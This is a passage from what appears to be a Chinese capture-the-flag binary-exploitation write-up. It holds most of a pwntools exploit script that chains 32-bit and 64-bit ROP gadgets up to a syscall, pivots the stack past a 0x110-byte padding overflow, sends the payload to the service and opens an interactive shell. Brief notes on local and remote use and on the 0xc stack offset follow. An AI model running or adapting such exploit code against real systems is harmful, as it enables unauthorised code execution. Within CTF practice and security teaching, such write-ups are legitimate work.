 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004610a0) # add rax, 1 ; ret
 p += pack('<Q', 0x00000000004011dc) # syscall
        return p
rop32 = pwn32()
rop64 = pwn64()
esp = 0x080a8f69 # add esp, 0xc ; ret
rsp = 0x00000000004079d4 # add rsp, 0xd8 ; ret
p = '\x00'*0x110 + p64(esp) + p64(rsp) + rop32.ljust(0xd8, '\x00') + rop64
#debug()
sla('pwn it?\n',p)

r.interactive()
```

本地调试的话任意一个程序都可以，远端就不用本地程序了

解释一下esp的0xc：